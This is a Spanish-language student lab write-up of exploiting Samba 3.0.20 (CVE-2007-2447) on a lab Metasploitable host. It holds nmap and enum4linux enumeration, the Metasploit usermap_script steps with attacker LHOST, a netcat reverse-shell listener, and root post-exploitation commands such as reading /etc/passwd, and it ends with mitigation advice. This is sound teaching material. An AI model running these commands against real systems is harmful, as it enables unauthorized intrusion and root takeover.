Universidad Francisco de Vitoria
Centro de Documentación Europea
UFV Madrid

Mi primer hackeo con metasploit


Héctor Ramírez López

Índice


1.Topología y configuración de red

Lo primero seria mirar que las ips estén dentro del rango /24 en esto caso si lo están.


- Configuración red kali linux



- Configuración metaexploit




Hare un ping desde la maquina Kali Linux a la metaexploit para comprobar que hay conexión entre las maquinas como se puede ver en la imagen lanzamos el ping y puedo llegar a la otra máquina.




2.Escaneos nmap y netdiscover

Realizare escaneos con nmap y netdiscover para localizar la máquina, realizare un primer escaneo con el comando **netdiscover –r** y mi red que ente caso sería la 192.168.1.0/24 como se pude ver ha encontrado la maquina en la red.



Ahora hare el mismo proceso, pero con nmap para ver el uso de distintas herramientas esto se haría con el comando namp –sn 192.168.1.0/24 como se puede ver también la encuentra.




2.1. Justificación Técnica


Protocolo	Capa OSI	Función en la Práctica	Justificación Técnica
ARP	Capa 2	Descubrir hosts en la LAN	Resuelve IP a MAC. Funciona, aunque la víctima tenga un Firewall activado porque es tráfico de capa de enlace esencial.
ICMP	Capa 3	Verificar conectividad (Ping)	Diagnóstico rápido que confirma si la máquina es alcanzable por IP, aunque puede ser bloqueado por seguridad.
TCP	Capa 4	Escanear Puertos	Interactúa con los servicios. Permite detectar la máquina y sus vulnerabilidades a través de los puertos abiertos (80, 22, 445, etc.).

2.Enumeración


Para este paso lanzare un ecaneo de puertos con nmap para ello ejecutamos el comando sudo nmap -p- -sS -sV -A -T4 192.168.1.47 -oN escaneo_completo.txt en la última parte le estamos indicando que nos guarde el resultado en un txt. Esto nos relaizara un escaneo completo de todos los puertos que este abiertos en la maquina víctima.



Una vez terminado el escaneo nos iremos al fichero de texto que nos ha guardado, para ver el archivo ejecutamos el comando nano escaneo_completo.txt.



Una vez abierto el archivo buscaremos los puertos 139 y 445 que son los puertos del smb y los que se me pide.




3.identificación

En este caso la versión que vamos a atacar y que es vulnerable es la de samba 3.0.20.


```
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
```

Como ya tengo la version localizada voy a buscar en la base de datos de exploit-db local de kali para ver que xploits coinciden con esta versión de samba. Para ello ejecutare el comando **searchsploit Samba 3.0.20**.




Mediante el escaneo de versiones se ha identificado que el servicio Samba corre en la versión **3.0.20**. Al consultar la base de datos de vulnerabilidades esta versión coincide con el **CVE-2007-2447** (conocido como *Username Map Script*). Esta vulnerabilidad permite la ejecución remota de código (RCE) al enviar meta caracteres de shell en el nombre de usuario durante la autenticación SMB."

Ahora usare el comando **smbclient -L //192.168.1.47 -N** para intentar listar los recursos compartidos que comparte la victima nos intetaremos conectar con una sesion sin contraseña. Como vemos nos lista los recursos compartidos y el nombre del grupo de trabajo.




Ahora usare la herramienta enum4linux que es específica para enumerar sistemas con SAMBA, ejecutamos el comando enum4linux –a 192.168.1.47., esto también nos listara todos los usuarios de la maquina víctima.





```
user:[games] rid:[0×3f2]
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]
user:[www-data] rid:[0×42a]
user:[root] rid:[0×3e8]
user:[news] rid:[0×3fa]
user:[postgres] rid:[0×4c0]
user:[bin] rid:[0×3ec]
user:[mail] rid:[0×3f8]
user:[distccd] rid:[0×4c6]
user:[proftpd] rid:[0×4ca]
user:[dhcp] rid:[0×4b2]
user:[daemon] rid:[0×3ea]
user:[sshd] rid:[0×4b8]
user:[man] rid:[0×3f4]
user:[lp] rid:[0×3f6]
user:[mysql] rid:[0×4c2]
user:[gnats] rid:[0×43a]
user:[libuuid] rid:[0×4b0]
user:[backup] rid:[0×42c]
user:[msfadmin] rid:[0×bb8]
user:[telnetd] rid:[0×4c8]
user:[sys] rid:[0×3ee]
user:[klog] rid:[0×4b6]
user:[postfix] rid:[0×4bc]
user:[service] rid:[0×bbc]
user:[list] rid:[0×434]
user:[irc] rid:[0×436]
user:[ftp] rid:[0×4be]
user:[tomcat55] rid:[0×4c4]
user:[sync] rid:[0×3f0]
user:[uucp] rid:[0×3fc]
```

4.Explotación


Lo primero será configurar bien el framework para lanzar el ataque y conseguir acceso al equipo victima esto lo haremos con el comando sudo **msfconsole –q**




Una vez dentro de la consola de msf usaremos el exploit del **CVE-2007-2447** que es el **usermap_script,** para ello ejecutaremos el comando **use exploit/multi/samba/usermap_script.**




Ahora configuraremos el objetivo en este caso la maquina victima lo haremos con **set RHOSTS 192.168.1.47**.



Despues configuraremos nuestra ip desde donde realizamos el ataque esto lo haremos **con set LHOST 192.168.1.44**.




Por último, nos quedaría ejecutarlo con el comando **exploit,** si todo lo hemos hecho bien nos saldrá que una sesión ha sido abierta.




5.Explotación manual

Lo primero será preparar la escucha en nuestro terminal de la maquina atacante para ello abrimos una terminal y ponemos el comando **nc -lvnp 4444.**




Ahora abrimos otra terminal para lanzar el ataque usaremos smbclient para conectarnos, lo haremos con el comando **smbclient //192.168.1.47/tmp,** nos pide la contraseña y presionamos enter y nos deja entrar.




6.Postexplotación y analisis

6.1. Identificación nivel de privilegios

Una vez abierta la shell remota ejecutaremos el comando **whoiam** para saber que usuario somos en este caso root.




También podemos ejecutar el comando ID que nos devolvería el id del usuario y el id del grupo al que pertenece.




Obtenemos permisos de root porque el servicio Samba se ejecuta en el servidor con permisos de administrador porque necesita acceder a todo el sistema de archivos para gestionar los recursos compartidos y validar usuarios locales, al explotar la vulnerabilidad del CVE-2007-2447 lo que estamos haciendo es inyectar un comando que se ejecuta dentro del propio proceso de Samba. En sistemas Linux cuando un proceso padre en este caso (Samba) crea un proceso hijo (nuestra shell remota), el proceso hijo va a tener los mismos permisos que el proceso padre. Como Samba se ejecuta como root nuestra shell remota se creará con permisos de root.

6.2. Enumeración interna


- Enumeración de usuarios
  Desde la shell remota podemos ejecutar el comando **cat /etc/passwd** y nos listara todos los usuarios.



- Enumeración de red
  Podemos lanzar los comandos desde la shell remota como **hostname** para saber el nombre de la maquina **ip a** para saber la inforamción de los adaptadores o **netstat –tulpn** para ver los servicios y los puertos abiertos internamente.



- Enumeración de sistema operativo
  También podemos lanzar el comando **uname –a** para ver la versión o **cat /etc/issue** para ver la distribución.




6.3. Recomendaciones y mitigación

- Actualización
  Se debería actualizar Samba a una versión superior a la 3.0.26 ya que la vulnerabilidad del CVE-2007-2447 se corrigió eliminando la ejecución insegura de scripts.

  Esto lo haríamos con el comando **apt-get update && apt-get install samba.**

```
apt-get update && apt-get install samba
```

  - Configuración segura
    Editaremos el archivo **/etc/samba/smb.conf** dentro del archivo eliminaremos la línea que habilita esta función vulnerable **username map script = /etc/samba/mapusers.sh.**



- Firewall
  Restringir el acceso a los puertos **SMB** que son los puertos **139 y 445**, el servicio de samba no debería estar expuesto a internet. Sería aconsejable configurar la tabla **iptables o firewalls** para permitir conexiones desde ips reconocidas o desde una red autorizada.

- Principio de mínimo privilegio

  No se aconseja ejecutar servicios como root si no es necesario, se deberían implementar mecanismos de seguridad como **SELinux** o **AppArmor** para restringir las acciones de procesos como en este caso el proceso de **SAMBA.**

